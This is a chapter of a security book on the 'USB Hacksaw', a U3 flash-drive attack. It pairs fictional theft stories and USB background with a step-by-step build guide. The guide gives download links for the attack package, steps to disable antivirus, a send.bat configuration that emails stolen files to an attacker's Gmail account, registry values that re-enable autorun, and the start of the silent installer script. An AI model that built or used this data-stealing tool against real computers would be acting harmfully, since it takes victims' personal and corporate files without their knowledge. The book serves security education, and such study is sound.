CHAPTER

USB Hacksaw

1

INFORMATION IN THIS CHAPTER

- Sharing Away Your Future
- Anatomy of the Attack
- What Is the Big Deal?
- Evolution of the Portable Platform
- Defending against This Attack

The Universal Serial Bus (USB) Hacksaw was devised by a posse of self-proclaimed "IT ninjas" acting on behalf of the Hak.5 organization. Hak.5 is a wiki Web community which produces monthly videos, forums, and articles demonstrating various types of hacks for almost anything electronic you can imagine.[A] The Hacksaw is one mutation of many USB-related hacks that have been released on this site. Another clever tool created by this community will be covered in Chapter 2, "USB Switchblade."

The original Hacksaw version was designed to use any configurable flash drive that can be customized with a compact disc, read-only memory (CD-ROM) partition. A SanDisk U3-enabled flash drive with a customized version of the LaunchPad software is preferred and will be discussed in this chapter. By leveraging the unique features of the U3 flash drives, it has the capability to install silently upon insertion. The drive will then act in a Trojan-like fashion as it copies the payload to an inconspicuous location, typically by way of an autorun mechanism enabled by the U3 CD-ROM emulation. The payload will then reside on the host by executing an initialization script each time the system is restarted. Once this is accomplished, the program monitors the system for external drives, and when detected, it will compress, split, and replicate all data to a mail account of the attacker in a stealthy manner.

[A]www.hak5.org/about

SHARING AWAY YOUR FUTURE

Albert was a junior executive for a major oil firm, who was having a typical week. He had been juggling flaming torches, which were passed his way from all directions. He kept every single torch in the air and managed to extinguish all but one, which happened to be the most critical. This last torch, which was soaked in napalm, was a presentation that he needed to provide to the senior management and shareholders. The research material had been compiled by the latest groundbreaking technological enhancements in the field. His presentation was to highlight this technology, its current state, and where they needed to drill. The company providing the technology had isolated 10 regions of significant interest deemed to have the most potential for new oil, and he needed funding. He was slated to give this presentation the following week after attending an executive management seminar out of town on Monday through Wednesday.

After an exhausting Friday evening at work, Albert decided he would try and finish up the presentation and his other remaining work on the flight and during downtime while he attended the conference. He saved his work and proceeded to shut down for the night but remembered a Windows blue screen that had occurred on his computer earlier in the day. He didn't have time to deal with technical support on this issue, especially since they had just been outsourced. Albert also didn't want to risk losing all of his acrobatic accomplishments earned this week, so he decided to use his thumb drive as a backup just in case.

The backup of his presentation and related material to the thumb drive was almost complete when an error popped up, indicating he was out of space. He recalled that he had copied his entire Outlook PST file on there earlier in the day when he first received the "blue screen of death." Fortunately, he had several personal items on the drive, which could be removed to clear up some room. His resume, QuickBooks backup, and fishing photos were just a few of the personal items he had been storing here. After clearing off some of the high-resolution pictures, he was finally able to save his presentation data.

Monday, we find Albert checking into his hotel after a long flight. He has been able to get some work done on his presentation and feels great. He's now using the version on his flash drive as the active copy just in case something happens, "such brilliance is hard to come by," he thinks to himself. After the first day of the conference, he returns to the hotel eagerly to work on his precious presentation. He opens PowerPoint and begins sifting through the data when suddenly everything goes blue. Repeated reboot attempts prove futile and produce the same results. The rage begins to boil, and a bead of sweat drips from his brow. He picks up his computer but then suddenly stops, realizing a fling across the room will do nothing good. A visit to the hotel bar to blow off some steam seems like a more indulging approach.

Two scotches into his pity party, and he recalls a message that was left for him at the front desk. On the way to the lobby area, he passes a room with a printer and a few Windows computers available for guest usage. Suddenly, brilliance strikes again! Albert remembers that he has the current version saved to his thumb drive just

in case something like this were to occur. He decides to stop by the bar for one more drink to celebrate this magnificent accomplishment!

About a month prior to Albert's arriving at the hotel, a college computer guru paid a visit to the same location. She was hired by an international crime syndicate to strategically deploy different attacks at predetermined locations. One of the programs she injected onto all computers in the hotel was the USB Hacksaw.

Albert heads to the room to grab his thumb drive and then goes down to the lobby in the printing and computer area. He slaps his drive into the computer, and a few clicks later – bingo! He's working toward completing his presentation. What he doesn't realize is that a malicious program is currently downloading all data from his drive and packaging it up for e-mail delivery to some newfound international friends whom he has never met. Albert is not only losing valuable corporate data but also his resume, QuickBooks backup, and other personal data, which are enough to damage his identity, bank accounts, and his personal well-being.

Not too far from Albert's hotel, a team of university IT students were diligently finishing up a major implementation. A recent project called for kiosks to be strategically placed all over the campus for students and faculties. These kiosks allow students to register, modify classes, or check their grades. They could even alter personal information including methods of payment for respective services offered by the university.

To accomplish all of this, they were required to carry a USB drive that contained a certificate and account information used for validation onto the kiosk systems. An additional layer of protection was in place that forced the users to have a six-digit secret code. The deployment was a huge success with good feedback from users and management, and the team could envision accolades in the near future.

A week later, a few students started receiving alerts from their financial institutions. All of these were regarding suspicious usage at questionable locations on the Internet. This could be easily blamed on their own computer usage or any number of other possibilities. Soon, several more students came forward with similar issues. Was this a virus running rampant around the campus? Had their firewalls been penetrated and their databases owned? Was this an insider?

Questions abounded, and answers were nowhere to be found. The kiosks were the most recent major introduction onto their infrastructure in quite some time. They did provide access to the universities' backend systems and were strung all over the campus, some even on wireless. Could there be a rogue wireless router on their network or packet sniffers involved? There were so many potential culprits and so little time and resources to get the job done right.

The kiosks had some additional security measures in place aside from the typical software solutions. The devices were reasonably secure from a physical standpoint, having only the USB port exposed in the front. Access to the keyboard and other ports would be a difficult task without alerting someone to what had been done. Each and every kiosk was completely rebuilt every night by an automated process so to ensure nothing would remain resident if anything was able to infiltrate the

system. It seemed nearly impossible for an intruder to use one of the kiosks as an attackvector.

Rigorous checks were made by each team responsible for their particular sector of the IT department. Each had their own opinion on how and where money and resources should be spent. After spinning their wheels for hours with debate, they finally decided to give network access control (NAC) a shot because it could cast the widest net.

The kiosk team took matters into their own hands. They knew how long it would take to get the intrusion detection system/intrusion prevention system (IDS/IPS) project moving, and two of their teammates had been affected by fraud incidents, which they attributed to a leak somewhere. Finally, they decided to update their daily builds with some diagnostic programs, which could monitor the level of detail this would require. Scripts would be used temporarily to get the logs back to a central location for review and analysis.

The first build was deployed that next morning and was immediately a tremendous success. Their log intervals were set for every hour and accounted for peak times on system and network resources. They had their first replication of log data from the machines, but nothing seemed out of place. Surely something had to be there; they proceeded to sift through the packet capture and thread process data. At 9 A.M., something new showed in the process list on one of the systems on the second floor of the north wing. They attempted to validate a process called *sbs.exe*, and an Internet search yielded a hacking script dubbed USB Dumper and Hacksaw. They were also able to find keylogger software and another suspicious process, which they were still investigating.

Two individuals were sent to the location immediately. They turned up nothing, but what they found later was a time pattern for distribution. The next day, the team set up ambush points at three of the kiosk locations, which were targeted the previous day. Like clockwork, an individual approached the kiosk terminal, appearing partially skittish. She inserted a USB flash drive and appeared to be doing nothing else. Her demeanor seemed to indicate she was waiting for something to happen on the machine but not interested in what was on the screen. Just as quickly as she got there, she was on her way out. They tracked her to another location and finally attempted to stop her at the third ambush site. She tried to flee, but endurance was an apparent weakness.

After analyzing the data, they were able to determine exactly how she pulled it off. An antivirus (AV) kill script was able to terminate their real-time virus scanning software right before it deployed the Hacksaw package. This allowed it to run all day and sent data off to an anonymous e-mail account on the Web. The team was speechless as they all looked at one another in amazement.

These scenarios, although fictional, are just two of millions of possible data loss scenarios that could occur with this type of attack. It's difficult to find any publicly documented cases from a reputable source related to this tool being deployed in a malicious manner. What you can find are many alleged claims of infections made on blogs, forums, and other independent sources where computer resources had been exploited. Maybe the lack of reports signifies that nobody really knows what has been stolen.

ANATOMY OF THE ATTACK

This section will describe the hardware and software components required to get a Hacksaw up and running. There are a few different methods that can be used to build a portable platform to launch this or many other attacks. Some of these alternate techniques will be discussed here and in the remaining sections of this chapter.

Universal Serial Bus

In 1996, the USB 1.0 specification was first introduced[B] and was gradually adopted thereafter. The design of USB is standardized by the USB-Implementers Forum (USB-IF), an industry body incorporating leading companies from the computer and electronics industries. The premise was to replace the massive amount of connectors on personal computers and to simplify software configuration of peripheral devices. The 1.0 specification did prove to be a great way to consolidate the different types of connections, but the transfer speed was less than desired. USB 2.0 improved upon many aspects but most importantly increased the transfer rate to 480 Mbps. The USB 3.0 specification was released on November 12, 2008, by the USB 3.0 Promoter Group.[C] Its maximum transfer rate is up to 10 times faster than its predecessor's, but protocol and other overhead will likely limit this to 3.2 Gbps. This increase in speed only benefits attackers in the time it will take them to deploy what they need and move on.

USB is able to connect system components such as mouses, keyboards, game controllers, scanners, digital cameras, printers, media players, flash drives, mobile phones, and external drives of all types, just to name a few. This has become the communication standard for most of these devices. The capability of a computer's USB interface to provide a power source directly to the attached unit is a key feature enhancing the extensive adoption. Its well-known trademarked logo may only be used on products that have successfully completed compliance testing.[D]

U3 and Flash Drive CD-ROM Emulation

The U3 smart drive was co-developed by SanDisk and M-Systems in 2005.[E] U3 smart drives are USB flash drives with a unique hardware and software setup. The flash-drive hardware configuration causes Windows disk management to provide dual partitions. An emulated read-only CD drive partition contains the autorun.inf and LaunchPad software. The additional drive is a standard file allocation table (FAT) partition, which includes a hidden "SYSTEM" folder for installed applications. This configuration allows a U3 flash drive to launch automatically when inserted into a computer.

[B] www.intel.com/standards/case/Intel_and_USB_Case_Study.pdf CSIsurvey2008.pdf, Page 2
[C] www.usb.org/press/USB-IF_Press_Releases/2008_11_17_USB_IF.pdf
[D] www.usb.org/developers/logo_license/
[E] http://cn.sandisk.com/Assets/File/pdf/SanDisk%20PR%20profile_EN.pdf

To be fully compliant with the U3 standards, an application must be developed to eliminate any remnants on the host computer. These applications are intended to run only from a U3-enabled device. Hundreds of program types can be downloaded from the U3 Web site, including SSH, Opera, Skype, Registry Analyzer, and many more. All of these are accessible from the U3 menu while leaving no footprint on leveraged system. It does not support certain applications such as Microsoft Office, but an Open Office version is available, as well as many other comparable standard applications.[F] The hacking community has also introduced a number of programs that can be packaged into an open-source version of the U3 platform.

Inside the Hacksaw Attack

In this section, instructions are provided to build out a USB Hacksaw, which will leverage a U3-enabled flash drive. Official U3-compliant applications are required to pass testing and validation criteria for certification of a supported application.[G] Although these quality procedures might guarantee stability and compatibility, they can also prevent unwanted applications from being approved for usage.

The regulation of the U3 platform did not stop the hacking community from targeting it. Instead, they utilize a modified U3 LaunchPad called the *Universal Customizer*, which can overwrite the existing U3 software, enabling an open-source platform for global development with minimal governance. Many administrative and forensic-type applications are finding their way onto this and other open-source versions.

Not all flash drives are capable of emulating a CD-ROM. The vendor chipset and controller type must be compatible for autorun to be supported. The USB flash drive controller must be able to support multiple logical unit numbers (LUNs), which indicate separate drives. To activate this behavior, you will need to locate the specific mass production tool (MPT) supported by the flash-drive controller vendor. This modification will allow the drive to appear as two, permitting one of them to act as a CD-ROM – class device. Most of the USB providers will now have this support included if they have been manufactured within the last few years. They are including this type of functionality even though it is not advertised.

USB flash drives were originally intended to provide a quick storage medium, and some people still prefer to use them in this manner. You can create additional partitions on almost any flash drive using appropriate tools against the respective controller. An example of this would be a Kingston DataTraveler with a Phison PS2134 controller, which can be configured with the PHISON UP13 UP14 UP12 V1.96 utility. Should you decide to proceed on this type of endeavor, the following Web site is a great source: http://flashboot.ru/. The site is written in Russian, so you will need to use a Web translator unless you have built-in multilingual capabilities. Worldlingo and Google Translate are two of quite a few free translating sites available on the Internet.

[F] www.u3.com/support/faq.aspx, Software Applications for U3, #7
[G] www.u3.com/support/faq.aspx, Software Applications for U3

System and Privilege Isolation

When testing any type of new software or tools, especially those with questionable content, you must do so in an isolated environment. Virtualization is a handy concept, particularly when testing software scenarios, but these experiments require hardware interaction that would require an additional layer of emulation. You will derive more accurate results testing on a host operating system.

Be sure to back up your critical data to an offline location. Offline is crucial because some of this code could potentially propagate to local or network-attached storage. This is highly recommended unless you want to spend 3 hours troubleshooting a rootkit intrusion that resulted in rebuilding only to have your new system infected again while restoring data.

If you don't already practice least-privilege principles, now is a great time to start. All operating systems prior to Vista will require some due diligence on the part of the user.[H] Windows Vista has a built-in feature called *user access control* (UAC), which requires all users, including administrators, to run in a standard user mode by default. An action that requires administrator permissions will prompt the user for permission before any action is taken. Accomplishing this on previous versions of Windows is a much more cumbersome task because administrative chores will ultimately fail until sufficient privileges are supplied.[I] While this can be a huge pain, it can also save you a tremendous amount of time if an attempt were made to infect your system with malicious code. Chapter 3, "USB-Based Virus/Malicious Code Launch," will go into more detail related to these principles.

It is also a good idea to have a bootable CD/DVD or flash drive available loaded with an arsenal of antimalware tools to prepare you for battle.[J] This allows you to leverage a temporary read-only operating system, which has full privileges to the host to which it is attached. These can prove invaluable when an ugly situation presents itself. More information related to Linux bootable media can be found in Chapter 5, "RAM dump," and Chapter 7, "Social Engineering and USB Come Together for a Brutal Attack."

Virus Scanners

When downloading the files necessary to reproduce the attack, you will need to disable your AV software; otherwise, the files in the package will be detected, producing undesirable results. Most virus software vendors will detect one or more of the files as being potentially dangerous and take the appropriate actions regardless of the decision you provide once alerted. Use caution when doing this as disabling AV can expose your system to many other types of malicious software.

WARNING

The download references and linked packages provided in this book could not be completely validated for other types of malicious content. These linked locations are also subject to change content or can be removed without notice. If you decide to download any of the tools, packages, or applications defined in this book, you will be doing so at your own risk.

[H] http://technet.microsoft.com/en-us/library/bb456992.aspx
[I] www.windowsecurity.com/articles/Implementing-Principle-Least-Privilege.html
[J] www.malwarehelp.org/anti-malware-bootable-rescue-cd-dvd-download.html

Spyware and Malware Utilities

Many spyware and malware applications now provide real-time process, registry, and file protection. Spybot[K] and MalwareBytes[L] were two of the programs used during testing. Neither proved to hinder download, installation, or deployment of the USB Hacksaw. There are a number of other popular programs in this market, and some could possibly detect and prevent various actions performed by the Hacksaw scripts. If you are using a tool not defined here, be cautious as you proceed through the build. Disable these products if problems are encountered, then restart the Hacksaw installation procedures.

Firewalls

Windows Firewall was tested with these procedures, and no problems were encountered. The mail session is initiated from the client, so this appears to Windows as a valid connection method. Other types of firewall or intrusion programs could cause issues, so proceed with caution here as well.

Hacksaw Tools

The program references included here provide an overview of the underpinnings related to this attack. These links are to the individual program files used to design the USB Hacksaw. They are listed here for reference only and are not required to be downloaded in order to recreate the attack. A link to the entire package containing all the necessary USB Hacksaw files is included in the next section.

- USB Dumper: www.secuobs.com/USBDumper.rar

This tool is designed to silently duplicate files from any USB flash drive connected to a Windows system or even enable the use of recovery tools to salvage previously deleted material. It will monitor the system for mass storage devices and trigger on their insertion.

- WinRAR: www.rarlabs.com

WinRAR is a compression and archive manager that can be operated from a command line. It can back up and compress data as well as decompress RAR, ZIP, and other files. This tool is used to compress and split up data into smaller portions so that the data can be sent via e-mail.

- Blat: www.blat.net

Blat is a Win32 command-line utility that sends e-mail using Simple Mail Transfer Protocol or posts to Usenet using Network News Transfer Protocol. This utility is used to establish a session with the mail system to transfer the compressed RAR files to the target account.

[K] www.safer-networking.org/index2.html
[L] www.malwarebytes.org/

- Stunnel: www.stunnel.org

Stunnel is a program that allows you to encrypt Transmission Control Protocol communications inside Secure Sockets Layer (SSL), which is available for both UNIX and Windows. Stunnel allows you to secure non-SSL-aware daemons and protocols (IMAP, POP, LDAP, and others) by having Stunnel provide the encryption, requiring no changes to the daemon's code. This is used to encrypt the credentials in transit to the mail system for authentication.

- Shortcut: www.optimumx.com/download/#Shortcut

This utility allows for the creation, modification, and querying of Windows shell links using the command line. The properties of an existing shortcut can be exported to a text file in .INI format. The Shortcut program is used to script the creation of icons used for shortcuts during the installation of the Hacksaw payload.

Figure 1.1 illustrates a series of Hacksaw infections in action. In this example, a USB drive was used to infect the hosts from a physical avenue. A proxy is included to demonstrate the masking techniques an attacker might employ while retrieving data or using other tools. Although a single proxy instance is



FIGURE 1.1

USB Hacksaw Infection Communication

described here, it is not uncommon for an attacker to use multiple proxies to ensure anonymity.

In Figure 1.1, the VNC and OpenSSH connections are viable attacks for low-security installations, which allow inbound connections, although these are the minority. Most medium- to high-level security-minded environments will not allow these connections without a network component modification. However, if a session were established from the inside out, this could evade most detection mechanisms. These programs are not loaded in the default installation of Hacksaw, but they will be covered in Chapter 2, "USB Switchblade."

How to Recreate the Attack

First, you will need to purchase a U3 drive unless you were able to customize your own by going to http://flashboot.ru. When purchasing a preconfigured U3 platform, be sure to look for the U3 symbol on the front or back cover of the packaging on the flash drive. If you are unable to locate the symbol, then try another vendor. SanDisk, Memorex, and Toshiba are three flash drive vendors who include the U3 technology on their products for turnkey operation. Others are out there, and more are likely to join this or new portable platform types in the near future.

The USB Hacksaw tool is designed to work with Windows 2000, XP, or 2003 systems only, although some success has been achieved on Vista. The program will manually install onto Windows 7 although Stunnel v4.11 is not compatible, resulting in a failure to establish a connection to the e-mail server. A Windows XP operating system was used to build the Hacksaw version outlined in the next section. In order to get the programs on the U3 drive, you must replace the launcher with the open-source code. The tool is designed to run automatically if autorun has not been disabled by the user or policy. If autorun has been disabled, user interaction is required to execute the program. More information related to Windows default settings and applicable updates to autorun and autoplay can be found in the section "Defending against This Attack" of this chapter. The following procedures will guide you through the creation of a USB Hacksaw.

1. Insert the new SanDisk Cruzer U3-enabled flash drive into the computer. Windows will detect the new hardware and the "Welcome to U3 dialogue" will appear.

> **NOTE**
>
> If you are using a U3 flash drive that was previously configured, this screen will not appear. This wizard simply configures your U3 flash drive with authorized software applications from the U3 Web site. The LaunchPad software will not be used in this example.

2. If prompted, select **Yes, I want U3** and the drive should initialize the Cruzer Program Wizard. Press the **Exit** button in the lower-left-hand corner of the dialogue.

TIP

On a fresh build of XP Home SP3 with current patch levels and a new SanDisk drive, Windows may prompt for a reboot after device driver installation.

Now that you've initialized and configured your U3 flash drive, it is time to gather the appropriate tools needed to get you going. The following procedures will supply the required download locations and outline the steps necessary to build a USB Hacksaw. If you encounter problems with the links or instructions provided, visit www.hak5.org Hacksaw wiki[M] or forums[N] for updated references to related material. The installation instructions found on the wiki during testing did not produce a working Hacksaw. Additional steps are included using the Universal Customizer to complete the Hacksaw configuration.

3. Download the Hacksaw and Universal Customizer packages from the following locations:
   - www.hak5.org/releases/2x03/hacksaw/hak5_usb_hacksaw_ver0.2poc.rar
   - http://rapidshare.com/files/36419359/Universal_Customizer.zip

WARNING

Beware when downloading Trojan-like programs. Try to choose the most reputable sites available, but even this will not guarantee they will be free of other malicious code.

4. Extract the files from the hak5_usb_hacksaw_ver0.2poc.rar and the Universal_Customizer.zip, allowing them to create individual default directory structures (for example, c:\tools\hak5* c:\tools\Universal*).

Be sure you are viewing hidden and system files. This can be accomplished using Explorer. In **XP**, go to **Tools, Folder options**, then click on the **View** tab, select **Show hidden files and folders**, then deselect **Hide protected windows operating system files**. The Vista File Options menu can be invoked by going to **Organize, Folder, and Search Options**. The **View** tab references are identical to **XP** from here, so proceed to the above instructions to complete view option changes.

5. Copy cruzer-autorun.iso from the \loader_u3_sandisk directory under the Hacksaw folder to the \bin folder under the Universal Customizer folder.
6. In the same \bin folder, rename the U3CUSTOM.iso to U3CUSTOM.iso.old.
7. In the same folder, rename the cruzer-autorun.iso to U3CUSTOM.iso.
8. Insert your U3 USB drive.
9. Launch the Universal Customizer by executing Universal_Customizer.exe in the root of the folder where you extracted these files. You should now see the Disclaimer pane, as shown in Figure 1.2. Click **Next** when you are ready to proceed.

[M]http://wiki.hak5.org/wiki/USB_Hacksaw
[N]http://hak5.org/forums/



FIGURE 1.2

Universal Customizer Installation Dialogue



FIGURE 1.3

Universal Customizer Installation Dialogue

10. Click **Next** once you have met the requirements indicated in Figure 1.3.
11. Type a password in the boxes as shown in Figure 1.4 to create a protected backup and click **Next**.
12. The progress will be displayed in the dialogue as indicated in Figure 1.5. It may take a few minutes for the updated ISO to be applied on the U3 drive. Click **Next** when you are ready to proceed.



FIGURE 1.4

Universal Customizer Installation Dialogue



FIGURE 1.5

Universal Customizer Installation Dialogue

13. When prompted, click **Done**, as seen in Figure 1.6, and physically eject and reinsert your U3 drive.
14. Copy the \payload\WIP folder and its contents from the Hacksaw directory to the root of the flash drive partition labeled as a Removable Disk under the Type category, as highlighted in Figure 1.7.
15. Modify the send.bat file in the WIP\SBS directory on the flash drive. You need to create a valid Gmail account for this to work.

WARNING

During testing, a Gmail account was suspended for suspicious activity. The suspension indicated that access to the account would be re-enabled 24 h after this activity has stopped. Do not use an important mail account for this testing.



FIGURE 1.6

Universal Customizer Installation Dialogue



FIGURE 1.7

Windows Explorer Showing Removable Drive

16. Once you have created your mail account, edit only the following parameters under Configure Email Options in the send.bat with required credentials:

```
SET emailfrom=example@gmail.com
SET emailto=example@gmail.com
SET password=InsertPasswordHere
```

Save and close the send.bat and you should now have a working Hacksaw! Unfortunately, as described earlier, you will need to find a Windows 2000, XP, 2003, or Vista computer with AV (and UAC for Vista) disabled in order to test this in an automated fashion. The Hak.5 community has several versions of the Hacksaw available, some of which were designed to bypass AV. Most AV killers and avoidance techniques from this site are no longer applicable; however, there are numerous development threads on their forums regarding this very subject.[O] An AV kill technique will be outlined in Chapter 2, "USB Switchblade."

Microsoft has recently issued several articles and updates related to diminishing autoplay and autorun functionality across all operating systems.[P] These updates disable autorun features, preventing some removable media from automatically initializing upon insertion. If a computer has Windows automatic updates enabled, it is likely they have this fix applied. Microsoft has also released an optional patch called *Autoplay Repair Wizard* to re-enable these behaviors for those who require it.[Q] This patch adds the appropriate registry values back into the system on XP and 2003 systems. It simply updates the registry with the necessary keys and values to allow autorun to engage. The registry keys and values required to enable autorun on 2000, XP, and 2003 are included below. For detailed information on how to work with a registry editor, see the section "Defending against This Attack" of this chapter.

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Cdrom]
      "AutoRun"=dword:00000001
      "AutoRunAlwaysDisable"=
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\
   policies\Explorer]
      "NoDriveTypeAutoRun"=dword:00000095
[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\
   Policies\Explorer]
      "NoDriveTypeAutoRun"=dword:00000095
```

The USB Hacksaw will install with administrator, user, or guest privileges and accomplishes this by installing to alternate directories if a higher level of access is not available. If the administrator account is logged in, it will install in the %systemroot% folder, masquerading as an inconspicuous Windows patch. If the guest or user-level accounts are authenticated, the program will install to the %appdata% folder of the respective profile. A snapshot of the installer script is given below (Figure 1.8).

[O] www.hak5.org/forums/

[P] http://support.microsoft.com/kb/967715/

[Q] www.microsoft.com/downloads/details.aspx?familyid=C680A7B6-E8FA-45C4-A171-1B389CFACDAD&displaylang=en#Requirements.

go.cmd - Notepad

File Edit Format View Help

```
:: Payload:Hacksaw | Auth:Hak5 POC Solution | Ver:0.1poc
:: Props: core-dump, pseudobreed, poyboy, gmullen, cooper, boristsr, moonlit, vaKo, 404, stingray, dlss
::
:: The purpose of this hack, dubbed USB Hacksaw for googleability, is to automatically and silently
:: install on windows 2000, XP, or 2003 machines with either administrator or guest access.
:: Installation consists of hiding the hacksaw tools in a hidden folder, add to either registry or
:: startup folder depening on user rights, and start the program.
::
:: This hack is based on a modified version of USBDumper. Once installed on a targert machine it will
:: stay resident and wait for a USB flash drive to be inserted. Once a USB flash drive is inserted the
